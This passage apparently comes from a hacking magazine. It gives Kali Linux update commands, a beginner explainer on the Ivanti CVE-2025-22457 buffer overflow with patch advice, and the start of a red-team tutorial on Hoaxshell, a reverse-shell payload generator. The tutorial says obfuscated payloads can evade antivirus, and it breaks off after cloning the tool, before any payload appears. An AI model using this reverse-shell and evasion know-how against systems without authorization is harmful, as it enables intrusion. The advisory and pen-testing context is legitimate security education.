
A new login screen display.




Desktop of both kali and kali Purple.



"The hacking trend has definitely turned criminal because of e-commerce."
-Kevin Mitnick



They have also added a lot of new wallpapers.



To say in their own words, their commitment is not just to improve cybersecurity advancements but also to improve aesthetics.

The download information of the latest release of Kali has been given in our Downloads section. If you are already using Kali, you can update to the latest version using commands shown below.

```
echo "deb http://http.kali.org/kali kali-rolling main contrib non-free non-free-firmware" | sudo tee /etc/apt/sources.list
```

```
sudo apt update && sudo apt -y full-upgrade
```

```
cp -vrbi /etc/skel/. ~/
```


```
sudo reboot -f
```

You can check if you are using the latest version of Kali using commands given below.

```
grep VERSION /etc/os-release
```

```
uname -v
```

This part of the page
has been
intentionally
left blank



**Vulnerability For
Beginners**


**Ivanti
CVE-2025-22457**

Ivanti has disclosed a new zero-day vulnerability in some of its products that is under active exploitation as we are writing this article. This vulnerability impacts Ivanti Connect Secure, Pulse Secure, Policy Secure and ZTA gateways. Ivanti Connect Secure (ICS) and Ivanti Pulse Secure are widely used SSL VPN solutions that enable secure and controlled access to corporate networks and applications for remote and mobile users. While Ivanti Policy Secure (IPS) is a Network Access Control (NAC) solution that helps organizations manage and control network access for all endpoints, Ivanti Neurons for ZTA is a SaaS-delivered zero trust network access solution.



While we are not exactly sure how many customers use the above solutions, Ivanti's products are used by over 40,000 customers worldwide including 85 of the Fortune 100 companies.

"My actions constituted pure hacking that resulted in relatively trivial expenses for the companies involved, despite the government's false claims." -Kevin Mitnick



About the vulnerability

This vulnerability, being tracked as CVE-2025-22457 with a CVSS ranking of 9.0 is a stack-based buffer overflow that can be exploited and then execute malicious code on affected systems. The most dangerous thing is that this vulnerability can be exploited without the need of any authentication to the device.

What is stack based buffer overflow?

Ans: Stack buffer overflow or stack based buffer overflow occurs when a program writes to a memory address on the program's call stack outside of the intended data structure, which is usually a fixed-length buffer.

The vulnerability affects the following version of products.

Ivanti Connect Secure versions $\leq 22.7R2.5$.

Pulse Connect Secure versions $\leq 9.1R189$

Ivanti Policy Secure versions $\leq 22.7R1.3$

ZTA gateways versions $\leq 22.8R2$


Ivanti initially evaluated this vulnerability and determined it as unexploitable as the buffer takes characters that are only periods and numbers. This in

any way cannot be used to execute code and did not even meet the requirement for a denial of service.

After seeing evidence of its exploitation, Ivanti and its security partner realized that this vulnerability is being exploited using sophisticated methods.

How this vulnerability can be exploited?

To exploit this vulnerability, all the attacker has to do is scan the internet for the vulnerable devices and exploit the vulnerability to execute malicious code on the target device.



Impact

Ivanti has realized that a limited number of customers with Connect secure and Pulse Connect Secure appliances have been exploited although it didn't find any evidence of Policy Secure or ZTA gateways being exploited.

Its exploitation can allow attackers to deploy malware, backdoor for persistent access, credential theft, initial access, network intrusion and data exfiltration.

No doubt, many APTs are already exploiting this zero-day most notable being UNC5221, which is unpopular for exploiting zero-day vulnerabilities in Ivanti Connect Secure devices especially their network edge devices. Other APTs targeting this vulnerability include UNC5226, UNC5291, UNC5325, UNC5330, UNC5337 and UNC3887.

How to protect yourself?

Ivanti has already released patches that fix this zero-day vulnerability. Here are the patched versions. Ivanti Connect Secure 22.7R2.6, Pulse Connect Secure (EOS) 22.7R2.6, Ivanti Policy Secure 22.7R1.4 will be released on April 23, 2025 and ZTA gateway 22.8R2.2 to be released on April 19, 2025. Customers should update their products to the latest patches to stay safe.

It is advised that customers should monitor their external Integrity checker Tool (ICT) and also look for any web server crashes. If you notice any signs that your device has been compromised, you should perform a factory reset on the appliance and then put it back into production using the patched version. It is likely that if your network edge device is compromised, your network might have been too. So, monitor your network for any malicious activity.

"It is a fairly open secret that almost all systems can be hacked, somehow. It is a less spoken of secret that such hacking has actually gone quite mainstream." - Dan Kaminsky

Red Team Hacking

Setting up and using Hoaxshell on Kali Linux

In this month's Red Team Hacking feature, you will learn about a tool called Hoaxshell, which is very useful during pen testing and Red Team hacking. Hoaxshell is a Windows reverse shell payload generator and handler that uses HTTP and HTTPs protocol to establish a reverse shell.

The payloads generated through Hoaxshell were 100% FUD for a lot of time but they are now being generally detected by AV's. However, by obfuscating the generated payload either manually or through automatic tools, AV software can still be bypassed.

In this Issue, we will show you how to setup Hoaxshell in Kali, generate a payload and get a reverse shell from the target system. So, let's start.

Hoaxshell has been added to the Kali's repositories by default with the latest release of Kali (Kali 2025.1a).

```
(kali㉿kali)-[~]
$ hoaxshell
Command 'hoaxshell' not found, but can be installed with:
sudo apt install hoaxshell
Do you want to install it? (N/y)
```

But I tried multiple times to install it that way but failed. So, for this tutorial, I will clone hoaxshell from GitHub. The download information is given in our Downloads section.

This part
of the page has been
intentionally
left blank

```
(kali㉿kali)-[~]
$ git clone https://github.com/t3l3machus/hoaxshell

Cloning into 'hoaxshell'...
remote: Enumerating objects: 463, done.
remote: Counting objects: 100% (266/266), done.
remote: Compressing objects: 100% (118/118), done.
remote: Total 463 (delta 221), reused 169 (delta 145), pack-reused 197 (from 1)
